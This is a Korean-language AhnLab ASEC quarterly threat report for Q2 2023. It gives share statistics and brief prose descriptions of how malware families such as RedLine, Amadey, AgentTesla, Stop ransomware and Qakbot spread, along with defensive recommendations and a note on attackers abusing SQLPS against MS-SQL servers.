ASEC Report

Vol.111

AhnLab

Contents

ASEC Report Vol.111 2023 Q2

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2023년 2분기 악성코드 위협 통계

악성코드 공격, 중심에는 백도어 그 중에서도 '레드라인'

안랩은 자동 분석 시스템 RAPIT을 활용하여 다양한 경로를 통해 수집된 악성코드들에 대한 분류 및 대응을 진행하고 있다. 이 보고서에서는 2023년 2분기 동안 수집된 악성코드들 중에서 알려진 악성코드들에 대한 분류 및 통계를 다룬다.


통계 대상이 되는 악성코드들은 실행 파일 포맷을 대상으로 하며, 해당 기간 고객사에서 접수되거나 자사 제품이 설치된 환경에서 악의적인 행위를 수행하는 도중 탐지되어 수집된 것이다. 일반적으로 악성코드는 스팸메일이나 웹 브라우저, 취약한 환경에 대한 공격 과정을 거쳐 유포된다. 이에 따라 스팸메일의 첨부 파일 형태로 접수되거나, 사용자가 부적절한 파일을 웹 브라우저에서 다운로드 및 실행하거나 취약한 환경이 외부 공격을 받았을 때 악성코드가 탐지, 수집된다.

이러한 악성코드들 중에서 알려진 악성코드들을 기준으로 분류한다. 여기서 '알려진 악성코드'는 악성코드 제작자가 판매하거나 크랙 버전의 빌더를 통해 만들어진 유형들을 의미하며, 이들은 대부분 과거부터 꾸준히 유포되고 있다. 또, 공격자가 직접 개발하여 유포하는 유형도 존재하는데, 대부분의 뱅킹 악성코드가 이에 해당된다.

이 보고서에서는 유형별로 악성코드들을 분류하며, 각 유형에 대해서도 구체적인 악성코드들의 점유율 통계를 함께 제공한다. 더 나아가, 각 악성코드의 유포 방식 및 간략한 기능들을 소개한다.

2023년 2분기 악성코드 통계

2023년 2분기에 수집된 알려진 악성코드를 분석한 결과, [그림 1]과 같이 백도어(37.3%), 다운로더(31.3%), 인포스틸러(28.6%), 랜섬웨어(2.3%), 뱅킹(0.3%), 코인마이너(0.2%) 순서로 점유율을 차지한다.



[그림 1] 2023년 2분기 분류별 악성코드 비율

백도어는 공격자로부터 명령을 전달받아 추가 악성코드를 설치하거나 키로깅, 스크린샷 같은 정보 수집, 그리고 악의적인 명령을 수행하는 RAT(Remote Administration Tool)을 포함한다. 다운로더는 주로 자체적인 기능보다는 최종적으로 추가 악성코드를 설치하는 것이 목적이다. 인포스틸러는 정보 탈취형 악성코드로서 웹 브라우저나 이메일 클라이언트 같은 프로그램에 저장되어 있는 사용자 계정 정보나 가상화폐 지갑 주소, 파일과 같은 사용자의 정보들을 탈취하는 것이 목적인 악성코드이다.

랜섬웨어는 사용자 환경의 파일들을 암호화하여 금전적 이득을 얻기 위해 사용되는 악성코드이다. 코인마이너는 사용자 인지하지 못한 사이 설치되어 가상화폐를 채굴하는 악성코드로, 시스템 성능을 저하시킨다. 뱅킹 악성코드의 사용자 정보 탈취 기능은 인포스틸러와 유사하지만 폼 그래빙(Form Grabbing)과 같은 기법을 사용해 웹 브라우저에서 사용자가 입력하는 데이터를 가로채 사용자의 온라인 뱅킹 계정 정보를 포함한 다양한 정보들을 수집할 수 있다.

2023년 2분기 악성코드 유형별 상세 정보

2023년 2분기에 수집된 악성코드 분석 결과를 토대로, 어떤 악성코드가 사용되었는지에 대한 상세한 정보를 정리한다.

1. 백도어(Backdoor)

백도어는 RAT 악성코드를 포함한다. 2023년 2분기 수집된 백도어를 분석한 결과, [그림 2]와 같이 RedLine(81.9%), njRAT(5.2%), Remcos(4.8%), Quasar(2.0%), Tofsee(1.5%), DarkComet(1.3%), AveMaria(1.2%), NanoCore(1.2%), Async(0.3%), NetSupport(0.3%), NetWireRC(0.2%), Zegost(0.1%) 순서로 점유율을 차지한다.

[그림 2] Backdoor 악성코드 유형별 비율

이번 분기 가장 많은 비율을 차지한 레드라인(RedLine)은 상용 소프트웨어 크랙으로 위장한 채 유포되는 대표적인 악성코드이다. 최근 게임 핵 프로그램 등을 위장하여 유튜브를 경로로 유포되는 사례 또한 관찰된다. 기본적으로 공격자로부터 명령을 전달받아 악성 행위를 수행하는 백도어 악성코드이지만 다른 인포스틸러(InfoStealer) 악성코드처럼 웹 브라우저에 저장된 계정 정보를 비롯하여 다양한 정보들을 탈취할 수 있는 기능이 포함되어 있다.

njRAT은 과거부터 토렌트나 웹하드를 통해 성인 게임 및 불법 크랙 프로그램으로 위장하여 유포되는 대표적인 RAT 악성코드이다. 최근에는 과거보다 수량이 줄어들었지만 공개된 빌더를 통해

쉽게 제작이 가능하기 때문에 꾸준히 공격자들에 의해 사용되고 있다.

렘코스(Remcos)는 상용 RAT 악성코드로, 많은 공격자가 사용한다. 이 악성코드는 스팸메일의 첨부 파일을 통해 유포되거나, 최근에는 취약한 MS-SQL 서버를 대상으로 하는 공격에도 코발트 스트라이크와 함께 사용되고 있다.

퀘이사(Quasar)는 닷넷으로 개발된 오픈소스 RAT으로 최근 사설 HTS 프로그램을 통해 유포되거나, 특정 공격 그룹에서 퀘이사 기반의 오픈소스 RAT인 xRAT을 활용한 사례가 존재한다. 프로세스 및 파일, 레지스트리와 같은 시스템 작업, 원격 명령 실행, 파일 업로드 및 다운로드와 같은 기능 이외에도, 키로깅과 계정정보 수집, 원격 데스크톱을 통한 감염 시스템 제어 기능을 포함한다.

Tofsee는 스팸봇 악성코드로서 비다르(Vidar), 스톱(Stop) 랜섬웨어 등과 동일한 패커 외형을 갖는 것으로 보아 주로 상용 소프트웨어의 크랙 등으로 위장한 악성 사이트에서 유포되는 악성코드를 통해 추가적으로 설치되는 것으로 추정된다. Tofsee는 감염 이후 C&C 서버로부터 명령을 받아 코인 마이닝, 계정 정보 탈취, DDoS 공격 등 다양한 기능의 추가 모듈을 설치할 수 있다.

나노코어(NanoCore)는 주로 스팸메일 첨부 파일을 통해 유포되는 RAT 악성코드로, 과거 빌더의 크랙 버전이 유출된 이후 거의 10년 동안 꾸준히 사용되고 있다. 이와 같은 양상은 아베마리아(AveMaria)도 유사하며, 렘코스(Remcos)와 마찬가지로 제작자에 의해 꾸준히 업데이트되고 있지만 과거 빌더의 크랙 버전이 공개됨에 따라 다양한 공격자들이 이를 이용하고 있다.

넷서포트(NetSupport) 또한 송장(Invoice), 선적 서류(Shipment Document), 구매 주문서(Purchase Order) 등으로 위장한 유포 사례가 확인되었다. AsyncRAT은 깃허브에 공개된 악성코드로 마찬가지로 쉽게 구할 수 있기 때문에 다양한 공격에 사용되고 있다. 국내를 대상으로 하는 공격에는 주로 스팸메일의 첨부 파일을 통해 유포되는 것이 확인되며, 제대로 관리되지 않는 MS-SQL 서버를 대상으로 한 공격을 통해 유포된다.

2. 다운로더(Downloader)

2023년 2분기 수집된 다운로더 악성코드를 분석한 결과, [그림 3]과 같이 Amadey(79.5%), GuLoader(14.4%), SmokeLoader(4.2%), BeamWinHTTP(1.9%) 순서로 점유율을 차지한다.

[그림 3] Downloader 악성코드 유형별 비율

2023년 2분기, 다운로더 유형 중에서는 아마데이(Amadey)가 차지하는 비중이 가장 높았다. 아마데이는 주로 메일을 통해 악성 문서 파일이나 문서로 위장한 실행 파일 형태로 유포되며, 국내 유명 메신저 프로그램으로 위장하여 유포된 이력이 있다. 감염 시 공격자의 명령을 받아 사용자 정보를 탈취하거나 추가 악성코드를 다운로드하여 설치할 수 있다. 스모크로더(SmokeLoader), 니톨(Nitol) 등 타 악성코드로부터 설치되기도 한다.

구로더(GuLoader)는 악성코드를 다운로드하여 실행시키는 다운로더 악성코드이다. 과거 진단 우회 목적으로 비주얼 베이직(Visual Basic) 언어로 패킹되어 있었으나, 최근에는 NSIS 인스톨러, VBS 스크립트 등 다양한 유형으로 유포된다. 원래 이름은 클라우드아이(CloudEye)로 알려져 있으며, 구로더로 이름 붙여진 이유는 다운로드 주소로 구글 드라이브가 자주 사용되기 때문이다. 물론 구글 드라이브 외에도 마이크로소프트의 원 드라이브, 텔레그램 API를 활용한 다양한 주소가 사용된다.

스모크로더(SmokeLoader)는 상용 소프트웨어의 크랙이나 시리얼 키 생성 프로그램의 다운로드 페이지를 위장한 악성 웹 페이지를 통해 유포되며, 공격자의 설정에 따라 스톱(Stop) 랜섬웨어와 같은 추가적인 악성코드 또는 계정 정보를 비롯한 다양한 사용자 정보 탈취 모듈을 설치할 수 있다.

BeamWinHTTP는 PUP 설치 프로그램을 위장한 악성코드를 통해 유포되며, 실행되면 PUP 악성코드인 가비지 클리너(Garbage Cleaner)를 설치하고 주로 인포스틸러(InfoStealer)와 같은 추가 악성코드들을 다운로드한다.

3. InfoStealer

2023년 2분기 수집된 인포스틸러 악성코드를 분석한 결과, [그림 4]와 같이 AgentTesla(56.2%), Formbook(21.7%), SnakeKeylogger(11.3%), Vidar(4.8%), Lokibot(4.6%), Pony(0.8%), Azorult(0.2%), Taurus(0.2%), HawkEye(0.1%), RecordStealer(0.1%) 순서로 점유율을 차지하고 있다.

[그림 4] InfoStealer 악성코드 유형별 비율

인포스틸러는 에이전트테슬라(AgentTesla), 폼북(Formbook)과 같은 몇몇 종류가 대부분의 비중을 차지했다. 에이전트테슬라는 주로 스팸메일의 첨부 파일을 통해 유포되며, 사용자 환경 내의 다양한 웹 브라우저, 이메일, FTP 클라이언트에 저장되어 있는 계정 정보를 탈취한다.

폼북(Formbook), 로키봇(Lokibot), 스네이크키로거(SnakeKeylogger) 역시 스팸메일에 첨부된 파일을 통해 유포되는 대표적인 정보 탈취형 악성코드이다. 이 중 스네이크키로거는 2021년경부터 확인되기 시작하여 꾸준히 높은 비율을 차지한다. 스네이크키로거는 에이전트테슬라와 수집한 정보 탈취 시 SMTP를 사용하지만, 이외에도 HTTP, FTP 등 다양한 방식을 지원한다.

로키봇(Lokibot) 악성코드는 웹 브라우저, 메일 클라이언트, FTP 클라이언트 등 감염 PC에 설치된 다양한 프로그램들에서 계정 정보를 탈취하는 기능을 가지고 있다. 또한 로키봇은 마이크로소프트 비주얼 베이직(Microsoft Visual Basic)과 NSIS(Nullsoft Scriptable Install System) 형태를 비롯한 다양한 외형으로 유포되는 것이 특징이다.


다음으로, 비다르(Vidar), 크립트봇(CryptBot), 레코드스틸러(RecordStealer)는 스팸메일의 첨부 파일 대신 상용 소프트웨어의 크랙, 시리얼 생성 프로그램의 다운로드 페이지로 위장한 악성 사이트를 주요 유포 경로로 사용하는 대표적인 악성코드이다. 비다르(Vidar)는 수년 전부터 꾸준히 공격자에 의해 애용되고 있는 대표적인 정보 탈취형 악성코드이다. 비다르는 버전이 업데이트되면서 제작자가 기능을 계속 추가해 나가고 있는데, 최근에는 C&C 서버 주소 획득을 위해 게임, SNS 등 다양한 플랫폼을 악용한다.

레코드스틸러(RecordStealer)는 2022년 하반기부터 유포되기 시작한 신종 악성코드이며 라쿤 스틸러(Raccoon Stealer)의 새로운 버전으로 알려져 있다. 기존 라쿤 스틸러와 비교했을 때 모든 면에서 완전히 달라졌기 때문에 구분을 위해서 레코드스틸러로 명명하여 분류한다. C2의 응답에 따라 다양한 악성 행위가 가능하며 추가 악성코드 설치 기능도 포함하고 있다. 정보 수집 행위에 필요한 라이브러리를 C2로부터 각각 다운로드하여 사용하며 HTTP 요청 헤더의 유저-에이전트(User-Agent)를 특정 문자열로 주기적으로 변경한다는 특징이 있다.

4. 랜섬웨어(Ransomware)

2023년 2분기 수집된 악성코드를 분석한 결과, [그림 5]와 같이 Stop(41.6%), Mallox(34.0%), Lockbit(21.5%), Dharma(2.4%), Avaddon(0.5%) 순서로 점유율을 차지한다.

국내 사용자를 대상으로 유포되는 대표적인 랜섬웨어로 매그니베르(Magniber)가 있지만, 현재 통계에서는 제외되었다. 이번 분기 실행 파일 형태로 유포되는 랜섬웨어 유형 중에는 스톱(Stop)랜섬웨어가 가장 많은 비율을 차지하고 있다. 스모크로더(SmokeLoader)와 같은 다른 악성코드들에 의해 설치되는 스톱 랜섬웨어는 일반적인 랜섬웨어 악성코드와 달리 실행 시 먼저 비다르(Vidar)와 같은 정보 탈취형 악성코드를 설치하여 사용자 정보를 수집한 이후에 암호화를 진행하는 것이 특징이다.



[그림 5] Ransomware 악성코드 유형별 비율


다음으로 Mallox 랜섬웨어는 주로 부적절한 계정 정보가 설정된 취약한 MS-SQL 서버를 대상으로 유포된다.

록빗(LockBit) 랜섬웨어는 국내 기업 사용자들을 대상으로 이력서를 위장한 스팸메일의 첨부 파일로 유포 중이며, 과거 마콥(Makop) 랜섬웨어 유포와 동일한 방식이다. 이러한 유형의 스팸메일 첨부 파일에는 문서 파일을 위장한 아이콘과 사용자의 실행을 유도하는 파일명을 포함하고 있는 것이 특징이다. 최근에는 입사 지원서를 위장하여 업데이트 버전인 v3.0과 v2.0 버전이 함께 유포되고 있다. 이 외에도 아마데이 봇과 같은 다운로더를 통해 록빗 랜섬웨어를 설치하는 경우도 관찰된다.

5. 뱅킹(Banking)

2023년 2분기 수집된 뱅킹(Banking) 악성코드를 분석한 결과, [그림 6]과 같이 Qakbot(64.5%), Emotet(32.3%), Ursnif(3.2%) 순서로 점유율을 차지한다.

칵봇(Qakbot)은 이모텟(Emotet)과 마찬가지로 대표적인 뱅킹 악성코드로, 유포 방식 또한 유사하다. 과거 엑셀 매크로 대신 ISO 파일이나 VHD 파일을 첨부한 스팸 메일을 통해 유포되었지만, 최근에는 CHM, WSF 파일 및 원노트 파일을 활용해 유포되고 있다.




[그림 6] Banking 악성코드 유형별 비율

이모텟은 과거 국제 사법기관의 공조로 잠시 중단된 이후 유포와 중단을 반복하다가 최근에 다시 활발히 유포되고 있다. 주로 스팸메일에 첨부된 악성 엑셀 문서 파일을 통해 설치되는데, 엑셀에는 악성 VBA 매크로가 실행될 수 있도록 사용자로 하여금 매크로 활성화 버튼 클릭을 유도하기 위한 이미지가 존재한다. 최근에는 엑셀 대신 원노트 파일을 통해 설치를 유도하기도 하며, 다양한 정보 탈취 및 뱅킹 관련 모듈을 통해 추가 악성코드를 설치하거나 사용자 정보를 탈취할 수 있다.

6. 코인마이너(CoinMiner)

2023년 2분기 수집된 코인마이너 악성코드를 분석한 결과, [그림 7]과 같이 Glupteba(100%)가 가장 많은 점유율을 차지한다.

대표적인 코인마이너 악성코드로서 글룹테바(Glupteba)는 수년간 대량으로 유포되었지만, 2021년 구글 사에서 호스팅 업체와 협력하여 해당 봇넷의 인프라를 차단함에 따라 2022년 1분기부터는 그 수가 꾸준하게 감소하였다. 글룹테바는 상용 소프트웨어의 크랙이나 시리얼 키 생성 프로그램의 다운로드 페이지를 위장한 악성 웹 페이지를 통해 사용자의 설치를 유도하는 방식으로 PC를 감염시킨다. 감염 이후에는 사용자 정보 탈취 및 명령 실행과 같은 악성 행위를 수행할 수 있으며, 최종적으로 감염 환경에서 모네로(Monero) 가상화폐를 채굴하여 시스템의 성능을 저하시킬 수 있다.



[그림 7] CoinMiner 악성코드 유형별 비율

2023년 2분기 통계에서 다룬 대부분의 악성코드는 스팸메일의 첨부 파일을 통해 유포되거나, 상용 소프트웨어의 크랙, 시리얼 생성 프로그램의 다운로드 페이지로 위장한 악성 사이트를 통해 설치된다. 이 외에도 사전 공격에 취약한 MS-SQL 서버와 같은 부적절하게 설정된 환경도 공격 대상이 된다.

따라서 사용자들은 의심스러운 메일을 받게 된다면 첨부 파일 실행을 지양해야 하고, 출처가 불분명한 공유 사이트에서 프로그램을 설치하는 대신 공식 경로로 프로그램이나 컨텐츠를 이용해야 한다. 또한, 관리자들은 계정 비밀번호를 추측하기 어려운 형태로 사용하거나 주기적으로 변경하여 공격으로부터 데이터베이스 서버를 보호해야 하며, 최신 버전으로 패치하여 취약점 공격을 방지해야 한다. 이 밖에 V3를 최신으로 업데이트하여 악성코드의 감염을 사전에 차단할 수 있도록 유의해야 한다.

2023년 2분기 MS-SQL 서버 대상 악성코드 통계

MS-SQL 서버 공격에 파워셸 대신 '이것' 사용했다

ASEC 분석팀에서는 자사 ASD(AhnLab Smart Defense) 인프라를 활용하여 취약한 MS-SQL 서버를 대상으로 하는 공격들에 대한 대응 및 분류를 진행하고 있다. 이 글에서는 2023년 2분기에 확인된 로그를 기반으로 공격 대상이 된 MS-SQL 서버들의 피해 현황과 해당 서버들을 대상으로 발생한 공격들에 대한 통계를 다룬다. 공격에 사용된 악성코드를 분류하여 코인마이너(CoinMiner), 백도어(Backdoor), 트로이목마(Trojan), 랜섬웨어(Ransomware), 핵툴(HackTool)과 같은 유형별로 분류한 후, 각 유형의 알려진 악성코드들에 대한 구체적인 통계를 제공한다.

랜섬웨어 공격 수량이 많이 줄어든 것을 제외하면 2023년 2분기 동안 공격에 사용된 악성코드들은 2023년 1분기와 비교했을 때 큰 차이점은 없다. 대신 새로운 공격 방식이 확인되었는데 MS-SQL 서버에 악성코드를 설치할 때 파워셸 대신 SQLPS를 사용하는 점이다. SQLPS는 SQL 서버 파워셸(Server PowerShell)로서 SQL Server 설치에 포함되어 있으며 MS-SQL 서버를 관리하는 데 필요한 파워셸 cmdlet을 사용할 수 있다. 공격자는 해당 기능을 악용하여 보안 제품에 의해 탐지되기 쉬운 파워셸 대신 SQLPS를 이용해 악성코드를 유포하고 있다.

